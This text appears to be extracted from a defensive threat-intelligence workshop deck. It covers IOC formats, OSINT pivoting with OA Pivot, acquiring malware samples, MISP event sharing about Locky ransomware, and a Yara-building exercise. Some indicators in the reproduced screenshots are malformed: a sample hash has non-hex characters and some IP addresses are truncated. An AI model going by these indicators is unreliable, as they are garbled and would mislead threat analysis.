
IOC Formats




vs.




The Key is Comparative Analysis



Static Attributes



Dynamic Attributes



Rough Notes Are OK



VS.




Mining OSINT

PASSIVETOTAL



ssshare.com

#totalhash



IOC Bucket



ThreatMiner

Data Mining for Threat Intelligence

Mining Open Data With OAPivot



OAPivot

offered by OpenAnalysis

★★★★★ (0) [Productivity](#) 17 users

ADDED TO CHROME

OVERVIEW REVIEWS RELATED

Ucretsiz Otomatik Kötü Analiz

https://www.hybrid-analysis.com/sample/6b191e64102cf0d2d472ee10a19d35e944e7e5d0b72d0m0c6b208059837e9w0f0m0b0m6

 Ana Sayfa Gönderimler Kaynaklar İletişim

Search

Türkçe Dark Theme

Contacted Hosts

IP Address	Port/Protocol	Associated Process	Details
146.255.36.1	80 TCP		Netherlands ASN 20466 GoDaddy.com, LLC
108.93.0	80 TCP		United States ASN 40032 LiveJournal Inc
23.61.181.1	Download Analysis		United States ASN 1239 Sprint
23.60.133	2048 TCP		United States ASN 16092 Amazon.com, Inc

Look Up "146.255.36.1"

Copy

Go to 146.255.36.1

Print

Inspect

Speech

Services

Port Protocol Description

Port: 80 (Hypertext Transfer Protocol) (HTTP)

Network Enrichment

Robotex

DomainTools

DNSBL

WebPage Site Review

MalwareDomainList

Contacted Countries



Report Abuse

Additional Information

Version: 1.0.0
Updated: September 12, 2016
Size: 79.37KiB
Language: English

Developer

COMPATIBLE WITH YOUR DEVICE

OA Pivot enables indicator searching across the leading public malware intelligence feeds and tools.

Use our Google Chrome plugin to instantly enrich indicators directly from your browser. OA Pivot enables indicator searching across the leading public malware intelligence feeds and tools. Simply right click on any term you want to enrich and select the service you want to search. If you have a VirusTotal Intelligence account, or a VirusShare account, OA Pivot will also enable one-click downloads based on the sample hash.

USERS OF THIS EXTENSION HAVE ALSO USED

Acquiring Samples



VirusShare

malwr 



Malshare 

 **virus**total
intelligence

Comparison Checklist

	Initial Sample	Pivot Sample A	Pivot Sample B
Strings			
Exif Data			
Imphash			
Memory Strings			
Mutex			
File Names			
Registry Keys			
Network Traffic			

Storing | Consuming | Sharing MISP



MISP: Example

[Home](#) [Event Actions](#) [Input Filters](#) [Global Actions](#) [Sync Actions](#) [Administration](#) [Audit](#) [Discussions](#) [MISP](#) [Sergei Frankoff](#) [Log out](#)

[List Events](#)
[Add Event](#)
[Import From MISP Export](#)
[List Attributes](#)
[Search Attributes](#)
[View Proposals](#)
[Events with proposals](#)
[Export](#)
[Automation](#)

Events

» previous 1 2 next »

Tag : tlp:white All : locky x My Events Org Events Filter

Published	Org	Id	Tags	#Attr.	#Corr.	Date	Threat Level	Analysis	Info	Distribution	Actions
✓		3142		573	59	2016-02-16	Medium	Completed	LOCKY Ransomware via .doc/.docm/.xls/.zip(.js) files (constantly updated)	All	
✓		3145	 	672	9	2016-02-17	Low	Completed	OSINT - Locky: New Ransomware Mimics Dridex-Style Distribution	All	
✓		3147	 	29	1	2016-02-17	Low	Completed	OSINT - Dridex Actors Get In the Ransomware Game With "Locky"	All	
✓		3157		207	9	2016-02-21	Low	Completed	OSINT - Locky Ransomware - Encrypts Documents, Databases, Code, BitCoin Wallets and More...	All	
✓		3179	 	54	7	2016-02-24	Low	Initial	Locky of the day (2016-02-24) - .js(.zip)	All	
✓		3183	 	175	27	2016-02-25	Low	Initial	1st stage collection of the day (2016-02-25) (currently: Locky, TeslaCrypt, Dridex)	All	

CIRCL MISP

Getting Access



Login

Email

Password

Login

DO IT LIVE!



Workshop

Make sure you have the following tools:


- <https://www.virustotal.com/>
- <https://malwr.com/> (you will need an account to download samples)
- <https://www.hybrid-analysis.com/> (you will need an account to download samples)

Exercise Steps

- Using the primary indicators you found from the sandbox run search for related samples.
***Hint:** try OAPivot for access to multiple malware search APIs
- Once you have identified related samples run them in a sandbox and build a checklist of common attributes
- Which attributes do you think would make a good IOC?

*Bonus

- Build a Yara rule and ask the instructors to test it against a *new* variant of the malware



20 MINUTES

Thank you and remember...



Close the feedback loop

Image Attribution

- Email designed by Henrique Sales from the Noun Project
- Browser designed by Kwesi Phillips from the Noun Project
- Handshake designed by DEADTYPE from the Noun Project
- Gears designed by Rebecca Walthall from the Noun Project
- Magnifying Glass designed by Edward Boatman from the Noun Project
- Warning designed by Melissa Holterman from the Noun Project
- Plus designed by Alex S. Lakas from the Noun Project
- Notepad designed by Lemon Liu from the Noun Project
- Browser designed by Adriano Emerick from the Noun Project
- “Bill O’reilly Flips Out (Do it Live!!!!11) [DiscoTech RMX]”, <http://www.youtube.com/user/morevidznw/about>
- No designed by Alex Dee from the Noun Project
- Sad designed by Brian Dys Sahagun from the Noun Project
- Surveillance designed by Luis Prado from the Noun Project
- Download designed by Jonathan Searfoss from the Noun Project
- Analysis designed by Christopher Holm-Hansen from the Noun Project
- Js File designed by useiconic.com from the Noun Project
- Bug designed by Matt Crum from the Noun Project
- coding by Chameleon Design from the Noun Project
- Box by Esteban Gramajo from the Noun Project